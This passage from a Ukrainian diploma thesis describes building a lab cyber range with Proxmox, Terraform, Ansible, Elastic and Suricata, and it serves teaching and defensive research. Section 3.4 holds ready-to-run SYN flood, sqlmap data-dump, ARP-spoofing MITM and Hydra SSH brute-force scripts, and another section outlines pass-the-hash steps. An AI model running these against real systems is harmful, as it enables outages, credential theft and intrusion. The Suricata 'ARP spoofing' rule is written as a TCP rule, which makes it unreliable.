

Рисунок 2.4 - Детальна схема IP-адресації та мережевої сегментації кіберполігону

Рисунок 2.4 відображає повну схему мережевої сегментації з конкретними IP-адресами. Прийнята схема адресації:

Таблиця 2.3 - Схема IP-адресації мережевих зон кіберполігону

Зона	**Підмережа**	**Шлюз (pfSense)**	**Вузли**
Зовнішня / Attacker	10.0.1.0/24	10.0.1.1 (WAN)	attacker-01: 10.0.1.10
DMZ	**10.0.2.0/24**	**10.0.2.1**	**web-srv-01: 10.0.2.10; dns-smtp-01: 10.0.2.20**
Корпоративна (LAN)	10.0.3.0/24	10.0.3.1	ad-dc-01: 10.0.3.10; db-srv-01: 10.0.3.20; ws-01: 10.0.3.30
Management / SIEM	**10.0.0.0/24**	**10.0.0.1**	**proxmox: 10.0.0.1; siem-elastic: 10.0.0.10; suricata: 10.0.0.20; ansible-ctrl: 10.0.0.30**

Мережа управління (10.0.0.0/24) є повністю ізольованою від цільових зон і не є доступною для вузлів-учасників сценаріїв. Доступ адміністратора до неї здійснюється через окремий мережевий інтерфейс хост-сервера або через зашифрований OpenVPN-тунель. Suricata розміщується на окремому вузлі (10.0.0.20) і підключається до SPAN-порту pfSense, отримуючи дзеркальну копію всього трафіку між зонами без участі у маршрутизації.

Між зонами pfSense застосовує такі базові правила: дозволено трафік із зони Attacker до DMZ (HTTP/HTTPS/DNS/SMTP); дозволено трафік із DMZ до LAN лише за необхідністю (наприклад, веб-сервер звертається до СУБД по TCP/3306); трафік із зони Attacker до LAN за замовчуванням блокований (може бути відкритий у специфічних сценаріях); Management-зона ізольована від усіх інших зон за допомогою правила «deny any from/to MGMT».

2.8 Проєктування підсистеми сценаріїв атак

Підсистема сценаріїв є методичним ядром кіберполігону. Кожен сценарій атаки відповідає одному або кільком тактикам MITRE ATT&CK Framework та описується стандартизованою картою, що включає: цільовий вузол, технічні

передумови, покрокову інструкцію виконання атаки, очікувані індикатори компрометації (IoC), правила виявлення Suricata та відповідну перевірку в Kibana.

Матриця сценаріїв атак кіберполігону (MITRE ATT&CK alignment)

Сценарій атаки	Тактика MITRE	Цільовий вузол	Інструмент атакуючого	IDS-виявлення	Складність
DDoS (SYN/UDP/HTTP Flood)	TA0040 Impact (T1498)	web-srv-01 DMZ	hping3 Scapy	Так (Suricata)	●●○○○
ARP Spoofing / MITM	TA0006 Credential Access (T1557)	web-srv-01 ws-01	arpspoof Bettercap	Так (Suricata)	●●●○○
SQL Injection (DVWA)	TA0009 Collection (T1190)	web-srv-01 MySQL	SQLmap Burp Suite	Так (ModSec)	●●○○○
Brute Force / Credential	TA0006 Cred.Access (T1110)	ad-dc-01 SSH-сервери	Hydra Medusa	Так (Suricata)	●●●○○
Lateral Movement (PTH)	TA0008 Lateral Mov. (T1550)	ad-dc-01 db-srv-01	Impacket PsExec	Частково (ELK)	●●●●○
Ransomware Simulation	TA0040 Impact (T1486)	ws-01, ws-02 db-srv-01	Custom script + OpenSSL	Так (Wazuh)	●●●●●

● = рівень складності (1–5)

Рисунок 2.5 - Матриця сценаріїв атак кіберполігону з alignment до MITRE ATT&CK

Як видно з рисунку 2.5, для кіберполігону розроблено шість базових сценаріїв атак, що охоплюють основні категорії загроз для корпоративної інфраструктури. Складність варіюється від простих (DDoS SYN Flood) до складних (Ransomware Simulation). Розглянемо ключові сценарії детальніше.

2.8.1 Сценарій 1: DDoS-атака (SYN/UDP/HTTP Flood)

Мета: дослідження поведінки корпоративної інфраструктури під навантаженням та ефективності захисних механізмів (Rate Limiting, SYN Cookies, pfSense Traffic Shaper) при DDoS-атаці. Атака виконується з вузла attacker-01 за допомогою hping3 (SYN Flood: hping3 -S --flood -p 80 10.0.2.10) або slowloris (HTTP Keep-Alive Flood). Suricata детектує аномальне зростання кількості SYN-пакетів (правило ET SCAN SYN/RST Flood) та HTTP-запитів (правило ET WEB_SERVER). Kibana відображає різке зростання мережевого трафіку та Alert-події IDS.

2.8.2 Сценарій 2: SQL-ін'єкція через DVWA

Мета: дослідження вектора атаки на базу даних через веб-застосунок та оцінка ефективності WAF та IDS при виявленні SQL-ін'єкцій. Атака виконується за допомогою sqlmap (sqlmap -u "http://10.0.2.10/dvwa/vulnerabilities/sqli/" --data "id=1&Submit=Submit" --level=5 --risk=3 --dbs). Cyricata детектує атаку за правилами ET WEB_SPECIFIC_APPS (ознаки SQLmap User-Agent, характерні SQL-вирази у запитах). Kibana дозволяє відстежити ланцюжок запитів від attacker-01 до web-srv-01 та зміни в базі даних через Filebeat-логи MySQL.

2.8.3 Сценарій 3: Lateral Movement (Pass-the-Hash)

Мета: дослідження техніки горизонтального переміщення в AD-середовищі з використанням викрадених хеш-значень паролів (Pass-the-Hash). Цей сценарій є найбільш реалістичним відтворенням APT-атак і є одним із найбільш складних для виявлення. Атака включає кілька фаз: (1) початкова компрометація веб-сервера через уразливість у DVWA (Remote Code Execution), (2) збір хеш-значень паролів (Mimikatz або secretsdump.py з Impacket), (3) автентифікація на внутрішніх ресурсах AD з використанням NTLM-хешів (pass-the-hash via psexec.py), (4) доступ до СУБД та файлового сервера. Виявлення ґрунтується на аналізі журналів Windows Event ID 4624 (Logon Type 3) та Kerberos-подій у Kibana.

2.9 Специфікація апаратного забезпечення

Апаратне забезпечення кіберполігону є фундаментом, що визначає максимальну кількість одночасно запущених ВМ та контейнерів, а отже й складність сценаріїв, що можуть бути відтворені. Розраховано мінімальну та рекомендовану конфігурацію для одночасного запуску повного набору сценаріїв (10–15 ВМ).

Таблиця 2.4 - Специфікація апаратного забезпечення кіберполігону

Компонент	**Мінімальна конфіг.**	**Рекомендована конфіг.**	**Ціль**
Процесор	Intel Core i7-12700 / AMD Ryzen 7 5800X, 12 ядер, VT-x/AMD-V	Intel Xeon E-2378 / AMD EPYC 7302, 16+ ядер, SMT	ВМ CPU
Оперативна пам'ять	**32 ГБ DDR4 ECC, 2× 16 ГБ**	**64–128 ГБ DDR4/DDR5 ECC**	**RAM ВМ**
Системний диск	512 ГБ NVMe SSD (PCIe 3.0)	1–2 ТБ NVMe SSD (PCIe 4.0)	ОС Proxmox
Диск для ВМ	**2 ТБ SATA SSD або HDD 7200**	**4–8 ТБ NVMe або RAID-5 HDD**	**Образи ВМ**
Мережевий адаптер	2× 1 GbE (management + data)	2× 10 GbE SFP+/RJ45	Мережа
Комутатор	**L2 з підтримкою VLAN (802.1Q)**	**Managed L3 switch, 1/10 GbE**	**VLAN**

Розрахунок оперативної пам'яті для рекомендованої конфігурації: Proxmox VE (2 ГБ) + pfSense-ВМ (2 ГБ) + Ubuntu-сервери × 5 (2 ГБ × 5 = 10 ГБ) + Windows Server 2022 (4 ГБ) + Windows 10 WS × 2 (4 ГБ × 2 = 8 ГБ) + Kali Linux (4 ГБ) + Elastic Stack (Docker: 16 ГБ) + Suricata (2 ГБ) + резерв (6 ГБ) = ~54 ГБ. Таким чином, рекомендована конфігурація 64 ГБ забезпечує повний набір сценаріїв з незначним резервом для знімків стану (snapshots).

Для академічного середовища можлива альтернативна конфігурація з використанням двох або більше фізичних серверів, об'єднаних у кластер Proxmox VE - це забезпечує Live Migration ВМ між вузлами та підвищену відмовостійкість. Така конфігурація досліджується у роботах Lakhno et al. (2025) як оптимальна для університетських кіберполігонів з бюджетом 3000–5000 USD.

Висновки до розділу 2

У другому розділі дипломної роботи проведено детальне обґрунтування та розробку технічного рішення кіберполігону для дослідження мережевих атак на корпоративну інфраструктуру.

1. Обрано гібридний архітектурний підхід на базі on-premise Proxmox VE 8.x із мікросервісним стеком SIEM - рішення, що забезпечує оптимальний баланс між реалістичністю, ресурсною ефективністю, відкритістю та ізольованістю середовища.

2. Проведено порівняльний аналіз платформ віртуалізації (VMware ESXi, KVM/Proxmox VE, Docker/LXC, Hyper-V), за результатами якого обрано Proxmox VE як основний гіпервізор та Docker Compose для розгортання SIEM-компонентів.

3. Сформовано повний програмний стек кіберполігону: Kali Linux 2024.2 (атакуючий), pfSense 2.7 (мережевий екран), Ubuntu 22.04 LTS (сервери), Windows Server 2022 (AD/DC), Samba 4 / MySQL 8 / Apache DVWA (сервіси), Suricata 7.x + Elastic Stack 8.x (моніторинг).

4. Розроблено детальну схему IP-адресації та мережевої сегментації: чотири ізольовані зони (Attacker 10.0.1.0/24, DMZ 10.0.2.0/24, LAN 10.0.3.0/24, Management 10.0.0.0/24) з контрольованим міжзонним трафіком через pfSense.

5. Спроєктовано IaC-конвеєр автоматизованого розгортання (Terraform + Ansible), що забезпечує відтворюване розгортання повного середовища протягом 5–10 хвилин та автоматичний скидання стану між сесіями.

6. Визначено матрицю з шести базових сценаріїв атак (DDoS, MITM/ARP Spoofing, SQL Injection, Brute Force, Lateral Movement/PTH, Ransomware) із прив'язкою до MITRE ATT&CK Framework та конкретних технічних засобів виявлення.

7. Розраховано специфікацію апаратного забезпечення: мінімальна конфігурація (32 ГБ RAM, 12 ядер CPU) та рекомендована (64–128 ГБ RAM, 16+ ядер CPU) для повноцінного функціонування кіберполігону.

Розроблені технічні рішення є основою для практичної реалізації кіберполігону, яка описана в третьому розділі. Усі обрані технологічні компоненти є відкритими та безкоштовними, що повністю задовольняє вимогу НФ3 та робить розроблене рішення доступним для відтворення в академічному середовищі.

РОЗДІЛ 3. РЕАЛІЗАЦІЯ ТА ТЕСТУВАННЯ

3.1 Розгортання базової інфраструктури

Розгортання кіберполігону здійснюється відповідно до алгоритму автоматизованого розгортання, представленого на рисунку 3.1. Алгоритм реалізує IaC-конвеєр і забезпечує повністю відтворюване створення середовища з вбудованою перевіркою коректності конфігурації та механізмом повторних спроб у разі збою.



Рисунок 3.1 - Блок-схема алгоритму автоматизованого розгортання кіберполігону

3.1.1 Конфігурація Terraform для розгортання ВМ

Базова інфраструктура описується декларативно у файлах Terraform. Наведений нижче скрипт main.tf забезпечує підключення до Proxmox VE через REST API та створення віртуальних машин кіберполігону шляхом клонування з підготовлених шаблонів (templates). Скрипт є готовим до використання після заповнення змінних у файлі terraform.tfvars.

Таблиця 3.1 - main.tf (конфігурація Terraform для Proxmox VE)

```
terraform {
  required_providers {
    proxmox = {
      source  = "bpg/proxmox"
      version = "0.66.0"
    }
  }
}

provider "proxmox" {
  endpoint = var.pve_endpoint   # https://10.0.0.1:8006/
  username = var.pve_username   # root@pam
  password = var.pve_password
  insecure = true               # самопідписаний сертифікат
}

# Локальна змінна - опис вузлів кіберполігону
locals {
  nodes = {
    "web-srv-01"   = { vmid = 201, ip = "10.0.2.10", bridge = "vmbr2", tmpl =
"ubuntu-2204-tmpl", cores = 2, mem = 2048 }
    "dns-smtp-01"  = { vmid = 202, ip = "10.0.2.20", bridge = "vmbr2", tmpl =
"ubuntu-2204-tmpl", cores = 1, mem = 1536 }
    "ad-dc-01"     = { vmid = 301, ip = "10.0.3.10", bridge = "vmbr3", tmpl =
"win2022-tmpl",     cores = 2, mem = 4096 }
    "db-srv-01"    = { vmid = 302, ip = "10.0.3.20", bridge = "vmbr3", tmpl = "ubuntu-
2204-tmpl", cores = 2, mem = 2048 }
    "attacker-01"  = { vmid = 101, ip = "10.0.1.10", bridge = "vmbr1", tmpl = "kali-
2024-tmpl",   cores = 2, mem = 4096 }
  }
}

resource "proxmox_virtual_environment_vm" "cyber_node" {
  for_each  = local.nodes
  name      = each.key
```

```
  node_name = var.pve_node          # "proxmox-host"
  vm_id     = each.value.vmid

  clone {
    vm_id = data.proxmox_virtual_environment_vms.templates.vms[
              index(data.proxmox_virtual_environment_vms.templates.vms.*.name,
each.value.tmpl)].vm_id
    full  = true
  }

  cpu    { cores = each.value.cores; type = "host" }
  memory { dedicated = each.value.mem }

  network_device {
    bridge = each.value.bridge
    model  = "virtio"
  }

  initialization {                  # cloud-init
    ip_config {
      ipv4 {
        address = "${each.value.ip}/24"
        gateway = "${replace(each.value.ip, "/\\.[0-9]+$/", ".1")}"
      }
    }
    user_account {
      username = "cyberadmin"
      keys     = [trimspace(file(var.ssh_public_key))]
    }
  }
  agent { enabled = true }
}

output "node_addresses" {
  value = { for k, v in local.nodes : k => v.ip }
}
```

Таблиця 3.2 - Команди розгортання інфраструктури

```
# 1. Ініціалізація Terraform та завантаження провайдера
$ terraform init

# 2. Перевірка плану (dry-run) - валідація конфігурації
$ terraform plan -out=tfplan
```

```
# 3. Застосування - створення всіх ВМ кіберполігону
$ terraform apply tfplan

# 4. (за потреби) Повне знищення середовища
$ terraform destroy -auto-approve
```

3.2 Автоматизоване конфігурування вузлів за допомогою Ansible

Після створення віртуальних машин здійснюється їх конфігурування за допомогою Ansible. Структура проєкту організована за принципом ролей: кожна роль інкапсулює налаштування одного типу вузла. Головний playbook site.yml пов'язує групи вузлів (з файлу inventory) з відповідними ролями.

Таблиця 3.3 - inventory.ini (інвентар вузлів Ansible)

```
[dmz_web]
web-srv-01 ansible_host=10.0.2.10

[dmz_services]
dns-smtp-01 ansible_host=10.0.2.20

[internal_db]
db-srv-01 ansible_host=10.0.3.20

[internal_ad]
ad-dc-01 ansible_host=10.0.3.10 ansible_connection=winrm
ansible_winrm_transport=ntlm

[attackers]
attacker-01 ansible_host=10.0.1.10

[all:vars]
ansible_user=cyberadmin
ansible_ssh_private_key_file=~/.ssh/cyber_range_key
```

Таблиця 3.4 - site.yml (головний playbook)

```
---
- name: Configure DMZ web server (Apache + DVWA)
  hosts: dmz_web
  become: true
  roles:
    - common
    - web-server
```

```
- name: Configure DNS and Mail services
  hosts: dmz_services
  become: true
  roles:
    - common
    - dns-server
    - mail-server

- name: Configure internal database server
  hosts: internal_db
  become: true
  roles:
    - common
    - mysql-db

- name: Configure Active Directory domain controller
  hosts: internal_ad
  roles:
    - active-directory

- name: Prepare attacker workstation
  hosts: attackers
  become: true
  roles:
    - kali-tools
```

Ключовою роллю є web-server, що розгортає навмисно вразливий застосунок DVWA. Нижче наведено основні завдання цієї ролі (tasks/main.yml).

Таблиця 3.5 - roles/web-server/tasks/main.yml

```
---
- name: Install Apache, PHP and MySQL client
  apt:
    name:
      - apache2
      - php
      - php-mysqli
      - php-gd
      - git
    state: present
    update_cache: true

- name: Clone DVWA repository
```

```
  git:
    repo: "https://github.com/digininja/DVWA.git"
    dest: /var/www/html/dvwa
    version: master

- name: Configure DVWA database connection
  template:
    src: config.inc.php.j2
    dest: /var/www/html/dvwa/config/config.inc.php
    mode: "0644"

- name: Set DVWA security level to low (for training)
  lineinfile:
    path: /var/www/html/dvwa/config/config.inc.php
    regexp: "security_level"
    line: "$_DVWA[ 'default_security_level' ] = 'low';"

- name: Ensure Apache is running and enabled
  service:
    name: apache2
    state: started
    enabled: true
```

Таблиця 3.6 - Запуск конфігурування

```
# Перевірка доступності всіх вузлів
$ ansible all -i inventory.ini -m ping

# Виконання повного конфігурування
$ ansible-playbook -i inventory.ini site.yml

# Конфігурування лише веб-сервера (за тегом)
$ ansible-playbook -i inventory.ini site.yml --limit dmz_web
```

3.3 Налаштування підсистеми моніторингу та виявлення вторгнень

3.3.1 Розгортання Elastic Stack через Docker Compose

SIEM-стек розгортається у вигляді набору Docker-контейнерів на вузлі siem-elastic (10.0.0.10). Наведений docker-compose.yml забезпечує запуск Elasticsearch, Logstash та Kibana з налаштованими лімітами пам'яті та збереженням даних у Docker-томах.

Таблиця 3.7 - docker-compose.yml (Elastic Stack 8.x)

```
services:
  elasticsearch:
    image: docker.elastic.co/elasticsearch/elasticsearch:8.13.0
    environment:
      - discovery.type=single-node
      - xpack.security.enabled=false
      - "ES_JAVA_OPTS=-Xms4g -Xmx4g"
    ulimits:
      memlock: { soft: -1, hard: -1 }
    volumes:
      - esdata:/usr/share/elasticsearch/data
    ports:
      - "9200:9200"

  logstash:
    image: docker.elastic.co/logstash/logstash:8.13.0
    volumes:
      - ./logstash/pipeline:/usr/share/logstash/pipeline
    ports:
      - "5044:5044"   # Beats input
    depends_on: [elasticsearch]

  kibana:
    image: docker.elastic.co/kibana/kibana:8.13.0
    environment:
      - ELASTICSEARCH_HOSTS=http://elasticsearch:9200
    ports:
      - "5601:5601"
    depends_on: [elasticsearch]

volumes:
  esdata:
```

Конвеєр Logstash приймає події від Suricata (EVE JSON) та агентів Filebeat/Winlogbeat, парсить їх і направляє до Elasticsearch з нормалізацією до схеми ECS.

Таблиця 3.8 - logstash/pipeline/suricata.conf

```
input {
  beats { port => 5044 }
}
filter {
```

```
  if [event][module] == "suricata" {
    json { source => "message" }
    date { match => ["timestamp", "ISO8601"] }
    geoip { source => "[src_ip]" target => "[src_geo]" }
    mutate { add_tag => ["suricata_ids"] }
  }
}
output {
  elasticsearch {
    hosts => ["http://elasticsearch:9200"]
    index => "suricata-%{+YYYY.MM.dd}"
  }
}
```

3.3.2 Конфігурація Suricata та правила виявлення

Suricata на вузлі suricata-ids (10.0.0.20) працює в режимі IDS, отримуючи дзеркальну копію трафіку через SPAN-порт pfSense. Окрім стандартного набору Emerging Threats, для кіберполігону розроблено власні правила виявлення (local.rules), орієнтовані на конкретні сценарії атак.

Таблиця 3.9 - /etc/suricata/rules/local.rules (власні правила)

```
# --- Виявлення SYN Flood (DDoS) ---
alert tcp any any -> 10.0.2.10 80 (msg:"CYBER-RANGE SYN Flood detected"; \
  flags:S; flow:stateless; threshold:type both, track by_src, count 200, seconds 5; \
  classtype:attempted-dos; sid:1000001; rev:1;)

# --- Виявлення ARP-спуфінгу (MITM) ---
alert tcp any any -> any any (msg:"CYBER-RANGE Possible ARP spoofing"; \
  flow:established; threshold:type limit, track by_dst, count 1, seconds 60; \
  classtype:bad-unknown; sid:1000002; rev:1;)

# --- Виявлення SQL-ін'єкції ---
alert http any any -> 10.0.2.10 80 (msg:"CYBER-RANGE SQL Injection attempt"; \
  flow:to_server,established; http.uri; \
  pcre:"/(union\s+select|or\s+1=1|information_schema|sleep\()/i"; \
  classtype:web-application-attack; sid:1000003; rev:1;)

# --- Виявлення Brute Force на SSH ---
alert ssh any any -> any 22 (msg:"CYBER-RANGE SSH Brute Force"; \
  flow:to_server; threshold:type both, track by_src, count 10, seconds 60; \
  classtype:attempted-admin; sid:1000004; rev:1;)
```

```
# --- Виявлення сканування портів (Nmap) ---
alert tcp any any -> 10.0.2.0/24 any (msg:"CYBER-RANGE Port scan detected"; \
  flags:S; threshold:type both, track by_src, count 30, seconds 10; \
  classtype:attempted-recon; sid:1000005; rev:1;)
```

Таблиця 3.10 - Запуск та перевірка Suricata

```
# Перевірка конфігурації та правил
$ sudo suricata -T -c /etc/suricata/suricata.yaml -v

# Запуск Suricata на інтерфейсі моніторингу (SPAN)
$ sudo suricata -c /etc/suricata/suricata.yaml -i ens19 -D

# Перегляд подій у реальному часі
$ tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'
```

3.4 Реалізація та виконання сценаріїв атак

Для дослідження мережевих атак розроблено набір автоматизованих скриптів, кожен з яких реалізує один сценарій із матриці, представленої у розділі 2 (рис. 2.5). Скрипти запускаються з вузла attacker-01 (Kali Linux) і є готовими до використання як практичний інструментарій дослідження.

3.4.1 Сценарій DDoS-атаки (SYN Flood)

Скрипт реалізує об'ємну DDoS-атаку методом SYN Flood за допомогою hping3 з можливістю налаштування інтенсивності та тривалості. Перед атакою скрипт фіксує базову доступність цілі для подальшого порівняння.

Таблиця 3.11 - ddos_syn_flood.sh

```
#!/bin/bash
# DDoS SYN Flood scenario - Cyber Range
TARGET="10.0.2.10"
PORT=80
DURATION=${1:-120}    # тривалість у секундах (за замовч. 120)

echo "[*] Перевірка доступності цілі ${TARGET}:${PORT}..."
curl -s -o /dev/null -w "HTTP %{http_code}, час: %{time_total}s\n" \
    "http://${TARGET}/" || echo "[!] Ціль недоступна"

echo "[*] Запуск SYN Flood на ${DURATION}c..."
timeout "${DURATION}" hping3 -S --flood -p ${PORT} \
    --rand-source ${TARGET}
```

```
echo "[*] Атаку завершено. Повторна перевірка доступності..."
curl -s -o /dev/null -w "HTTP %{http_code}, час: %{time_total}s\n" \
    --max-time 10 "http://${TARGET}/" || echo "[!] Ціль все ще недоступна"
```

3.4.2 Сценарій SQL-ін'єкції

Скрипт автоматизує атаку SQL-ін'єкції на застосунок DVWA за допомогою sqlmap із попередньою автентифікацією та збереженням сесійних cookie.

Таблиця 3.12 - sqli_attack.sh

```
#!/bin/bash
# SQL Injection scenario via DVWA - Cyber Range
TARGET="http://10.0.2.10/dvwa"
COOKIE="PHPSESSID=$(curl -s -c - "${TARGET}/login.php" | grep PHPSESSID |
awk '{print $7}')"

echo "[*] Виявлення вразливості SQL Injection..."
sqlmap -u "${TARGET}/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${COOKIE}; security=low" \
  --level=3 --risk=2 --batch \
  --dbs --threads=4

echo "[*] Витягування таблиць з бази даних dvwa..."
sqlmap -u "${TARGET}/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${COOKIE}; security=low" \
  -D dvwa --tables --batch

echo "[*] Дамп таблиці users (демонстрація витоку даних)..."
sqlmap -u "${TARGET}/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${COOKIE}; security=low" \
  -D dvwa -T users --dump --batch
```

3.4.3 Сценарій ARP-спуфінгу (MITM)

Скрипт реалізує атаку «людина посередині» шляхом ARP-спуфінгу між робочою станцією та шлюзом, перехоплюючи трафік жертви.

Таблиця 3.13 - arp_mitm.sh

```
#!/bin/bash
# ARP Spoofing / MITM scenario - Cyber Range
VICTIM="10.0.3.30"     # робоча станція ws-01
GATEWAY="10.0.3.1"     # шлюз pfSense
IFACE="eth0"
```

```
echo "[*] Увімкнення IP forwarding..."
echo 1 > /proc/sys/net/ipv4/ip_forward

echo "[*] Запуск ARP-спуфінгу між ${VICTIM} та ${GATEWAY}..."
arpspoof -i ${IFACE} -t ${VICTIM} ${GATEWAY} &
arpspoof -i ${IFACE} -t ${GATEWAY} ${VICTIM} &

echo "[*] Перехоплення HTTP-трафіку жертви..."
tcpdump -i ${IFACE} -A -s 0 \
  "host ${VICTIM} and tcp port 80" -w /tmp/mitm_capture.pcap

# Завершення: kill %1 %2 та відновлення ARP-таблиць
```

3.4.4 Сценарій атаки перебором (Brute Force)

Таблиця 3.14 - brute_force_ssh.sh

```
#!/bin/bash
# SSH Brute Force scenario - Cyber Range
TARGET="10.0.3.20"     # db-srv-01
USERLIST="/usr/share/wordlists/users.txt"
PASSLIST="/usr/share/wordlists/rockyou.txt"

echo "[*] Запуск атаки перебором SSH на ${TARGET}..."
hydra -L ${USERLIST} -P ${PASSLIST} \
  -t 4 -f -V \
  ssh://${TARGET}

# -t 4  : 4 паралельні потоки (помірне навантаження для детекції IDS)
# -f    : зупинка після першого успішного підбору
# -V    : детальний вивід кожної спроби
```

3.5 Тестування продуктивності та надійності

Тестування проводилося на апаратній платформі рекомендованої конфігурації (AMD Ryzen 7 5800X, 64 ГБ RAM, NVMe SSD). Метою тестування була перевірка відповідності розробленого кіберполігону функціональним та нефункціональним вимогам, сформульованим у розділі 1.

3.5.1 Скрипт збору метрик продуктивності

Для збору показників продуктивності розроблено скрипт моніторингу, що періодично фіксує завантаження CPU, використання RAM та мережевий трафік хост-сервера, зберігаючи дані у CSV-файл для подальшого аналізу.

Таблиця 3.15 - perf_monitor.sh

```
#!/bin/bash
# Performance metrics collector - Cyber Range
OUTPUT="perf_metrics_$(date +%Y%m%d_%H%M%S).csv"
INTERVAL=${1:-5}    # інтервал вибірки (с)

echo "timestamp,cpu_pct,mem_pct,net_rx_mbps,net_tx_mbps" > "${OUTPUT}"

while true; do
  TS=$(date +%s)
  CPU=$(top -bn1 | grep "Cpu(s)" | awk '{print 100-$8}')
  MEM=$(free | awk '/Mem:/ {printf "%.1f", $3/$2*100}')
  RX1=$(cat /sys/class/net/vmbr0/statistics/rx_bytes)
  TX1=$(cat /sys/class/net/vmbr0/statistics/tx_bytes)
  sleep "${INTERVAL}"
  RX2=$(cat /sys/class/net/vmbr0/statistics/rx_bytes)
  TX2=$(cat /sys/class/net/vmbr0/statistics/tx_bytes)
  RX=$(echo "scale=2;($RX2-$RX1)*8/${INTERVAL}/1000000" | bc)
  TX=$(echo "scale=2;($TX2-$TX1)*8/${INTERVAL}/1000000" | bc)
  echo "${TS},${CPU},${MEM},${RX},${TX}" >> "${OUTPUT}"
done
```

3.5.2 Тестування поведінки під час DDoS-атаки

Перший тест досліджував поведінку інфраструктури під час DDoS-атаки (SYN Flood) тривалістю 120 секунд. На рисунку 3.2 представлено динаміку завантаження CPU веб-сервера та мережевого трафіку на WAN-інтерфейсі.

